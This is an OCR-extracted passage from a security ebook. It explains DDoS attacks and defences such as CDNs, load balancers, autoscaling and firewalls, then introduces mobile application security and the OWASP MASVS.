
A Distributed Denial of Service attack is the same thing, except the attacker is using multiple different machines to attack that one target. The end result usually means a much larger attack, and a harder attack to defend against because the requests are coming from so many different locations — so you can't just block one IP address, for example.

Research from Kaspersky's SecureList shows that in Q2 of 2019, there were more high-profile DDoS attacks than in the previous quarter — some of which were political in nature versus commercial. China and the U.S. ranked as the top two targets for DDoS attacks with 63.8% and 17.5 percent of the attacks, respectively. And Q1 also had seen an increase in attacks by 84 percent in just 3 months as compared to the prior quarter.

According to Bulletproof's 2019 Annual Cyber Security Report, a DDoS attack could cost up to $120,000 for a small company or more than $2 million for an enterprise organization. Other reports place these costs much higher

One reason for this sharp increase in recent years has to do with the move towards Internet of Things. More and more devices are becoming connected to the internet, yet their security is oftentimes laughable.


According to a press release from Gartner, the number of IoT devices that are estimated to exist is 20.4 billion. Think about connected refrigerators and other appliances, baby monitors, thermostats, and all kinds of other devices. Outside of IoT, your other computers and devices can also be targets — like your phone, laptop, PC, etc… These devices can become compromised and turned into malicious bot farms, or botnets.



As these devices are compromised, threat agents can control them with simple commands and have them do whatever they want: from spamming to brute force attacks, DDoS attacks, and everything in between.

So what can we do to defend against these types of attacks?

Let's start by understanding these types of attacks a little bit better. If we consider the OSI Model, we can group attacks as the Infrastructure Layer and Application Layer attacks. There are other types of attacks, but we will focus on some of the bigger ones in this chapter.



OSI Model


Layer 7	Application **Network process to application**
Layer 6	Presentation **Data representation and encryption**
Layer 5	Session **Maintains connections & controls ports/sessions**
Layer 4	Transport **End-to-end connections and reliability**
Layer 3	Network **Path determination and IP**
Layer 2	Data Link **Defines format of data on network**
Layer 1	Physical **Media, signal, and binary transmission**

CYBR

Infrastructure Layer Attacks

These attacks are usually at layers 3 and 4. They include attack vectors like SYN and UDP floods, and if you are not familiar with either of those I recommend a quick lookup – or feel free to ask in our forums!

In any case, these attacks are usually large in volume and their aim is to overload the capacity of the network or the application servers. Fortunately, these attacks can be easier to detect which typically makes them easier to defend against.




OSI Model -> Infrastructure Layer Attacks

Layer 7	Application **Network process to application**
Layer 6	Presentation **Data representation and encryption**
Layer 5	Session **Maintains connections & controls ports/sessions**
Layer 4	Transport **End-to-end connections and reliability**
Layer 3	Network **Path determination and IP**
Layer 2	Data Link **Defines format of data on network**
Layer 1	Physical **Media, signal, and binary transmission**

- Include attack vectors like SYN and UDP floods
- Usually larger in volume
- Aim to overload capacity of network or app servers
- Usually easier to detect & defend

Application Layer Attacks

Attacks are layers 6 and 7. They are typically smaller in volume but they can do more damage with fewer resources and they can be difficult to detect and prevent because the traffic can be made to look legitimate. For example, a flood of HTTP requests to a login page could take down the ability for users to login, or even potentially taking down the entire application – but detecting bot requests versus legitimate user requests can be difficult depending on the sophistication of the attack.



OSI Model -> Application Layer Attacks


Layer 7	Application **Network process to application**
Layer 6	Presentation **Data representation and encryption**
Layer 5	Session **Maintains connections & controls ports/sessions**
Layer 4	Transport **End-to-end connections and reliability**
Layer 3	Network **Path determination and IP**
Layer 2	Data Link **Defines format of data on network**
Layer 1	Physical **Media, signal, and binary transmission**

- Typically smaller in volume, and can do more damage with fewer resources
- Can be harder to prevent since it looks like legitimate traffic

DDoS Protection Techniques

Reduce Attack Surface Area

Knowing this, we can start to think about defense techniques. One defense technique is to reduce the attack surface area by limiting the exposure of your application and its resources to the outside world.



Architecture limiting database exposure

You can do this by hiding resources in private networks, like hiding databases and making them only accessible from inside of your networks — which is a best practice for other reasons anyway.

This doesn't mean that attackers can't take down your database by making your application run expensive database queries over and over again, but at least they can't attack the database directly.

We can also do this by restricting ports and protocols that aren't absolutely necessary for your applications.

Again, these are things we should be doing anyway to reduce the potential of other types of attacks.

Another way of restricting the surface area is by using CDNs and load balancers in front of your web servers or other resources.


If you use a CDN like Cloudflare or CloudFront, then traffic goes through those servers before reaching your application servers, and they will have other defense mechanisms included for free or for an extra charge.

Build elasticity

I mentioned using load balancers in front of resources, and as the name implies, load balancers are typically used to balance load between servers.

So if you have 4 web servers serving traffic for your application, the load balancer chooses which of the 4 servers to send a request to.

By having 4 servers, you can theoretically handle more users at one time. But if the attack overwhelms those 4 servers, you could have automated scaling that spins up additional servers to handle the additional load.




More advanced architecture with CDN, load balancer, and elasticity

This can work, but it also means a higher bill unless, especially if your application is hosted in the cloud. If your scaling policies end up having to spin up 10 more servers, that automatically increases your costs by 10x for the duration of the attack.

You could always use a load balancer in front of just one web server; it doesn't have to be in front of multiple web servers, while still providing benefits.

Firewalls and other preventative services

One more method that we will mention in this chapter is using things like firewalls or other services that can detect abnormal traffic and prevent it from making connections.



Example architecture with a web firewall

If your systems know what normal traffic patterns look like, it can detect whether something weird is going on. This can get pretty advanced, and there are premium services available for this very reason.

Of course, many of the security features and preventions we've already discussed in this ebook will help protect against DDoS attacks.


For example, preventing against SQL injection attacks can protect against denial of service attacks. Or preventing brute force attacks against login pages can also protect against DoS.

This is another topic we could spend hours talking about, but now that we’ve covered the basics of DoS attacks, let’s move on to the next chapter!

Mobile Application Security


The state of Mobile Application Security

91% and 95% of applications for iOS and Android, respectively, have some sort of security vulnerability according to a report by Veracode.



Found iOS & Android vulnerabilities

A different report by Micro Focus states that 88% of the mobile apps they tested had at least one critical or high severity issue in 2018, which was up 20% from 2016.



Apps with at least 1 critical/high severity issue

Considering our reliance on mobile applications for our day-to-day personal and professional lives, these are scary statistics, especially when you take into account the fact that many of us have apps that: control our home's security, provide access to our banking and finances, contain personal images, videos, and more than enough personal information about a person and their family to do serious harm if it fell in the wrong hands.

So as we build mobile applications, just like with web applications, it's critical that we think about security from the very beginning.

And we can do that by taking into account the two major mobile platforms: iOS and Android.

Security differences between iOS & Android

When looking at both iOS and Android, the two different platforms offer unique values and unique perspectives when it comes to security:

Android:

- Relies on open source code, giving owners of devices the ability to mess around and customize code...which is fantastic because it provides more flexibility. But, it can create weakness in the devices' security because we can introduce flaws and vulnerabilities when making modifications
- There are also many different manufacturers with their different flavors of software and hardware, which again provides much more flexibility but potentially at the cost of security
- When it comes to updates, some providers or manufacturers may restrict which updates you receive, making it difficult to get the latest version – which is a critical step in keeping your devices secure

Android devices do have the most market share when compared to any other mobile device, including iOS devices. This can be regarded as a weakness, because more users means more attractive targets for hackers.

iOS:

On the other hand, iOS:

- Is not open-source, Apple doesn't release its source code to app developers. This can create limits, which many users and developers don't like, but those limits can be a positive when talking about security
- Apple devices are tightly integrated between the software and hardware which reduces the number of variances
- iOS releases are pushed to all devices much more quickly, and since there aren't a huge number of manufacturers and different custom devices, users can receive and apply those updates faster

Security considerations for mobile

In any case, both platforms have their own share of security issues and threats. When developing mobile applications, we have to keep that in mind, and we have to design security from the very start...

...We have to think about how data is stored and transferred.

We have to think about the APIs our app is talking to, and vulnerabilities that may be present there.

We have to consider how application permissions could be exploited, how to handle user authentication and authorization, and anything else that may get exploited.

Things to consider and inspect:

- Stored data
- Web APIs and transport security settings
- Permissions
- Compiler options
- Root and jailbreak detection
- ...

In short, we need to think like an attacker, and in the following chapters, we're going to explore frameworks that help us build a baseline for our mobile application security, as well as top mobile security threats and ways of preventing them.

Later in this material, we will also explore testing tools to find issues in our code, and simulation tools to help us learn how to build more secure software.

With that said, let's get started!

Establishing a Baseline with the MASVS

Resource link: MASVS

We've looked at the OWASP Application Security Verification Standard before, but that version was focused on web applications. In this chapter, we take a look at the mobile version.

MASVS


While the Mobile ASVS or MASVS is very similar to the ASVS that we've already seen, there are a number of differences.

For examples, the ASVS had 3 different verification levels, while the mobile version has 2. The first level is the recommended level for most mobile applications, and the second level is for apps that handle highly sensitive data, such as banking or healthcare apps.

Also, the mobile version has a set of reverse engineering resiliency requirements which we don't have in the web version, and they aim to prevent client-side threats. These are meant to be used in addition to L1 or L2 requirements, and not as a replacement

All of the requirements are grouped in 8 categories, which can be viewed and navigated to on the left-hand side.

It's also important to keep in mind that the MASVS covers requirements to protect mobile applications on the client-side and the network communication between the app and remote endpoints, as well as generic authentication and session management. But, it does not have requirements for the remote services – like web services – that are used by the app. That's when the regular ASVS can come into play, but just keep in mind the end-to-end security.



MASVS does not contain reqs for web services - refer to ASVS for that

MASVS Requirements

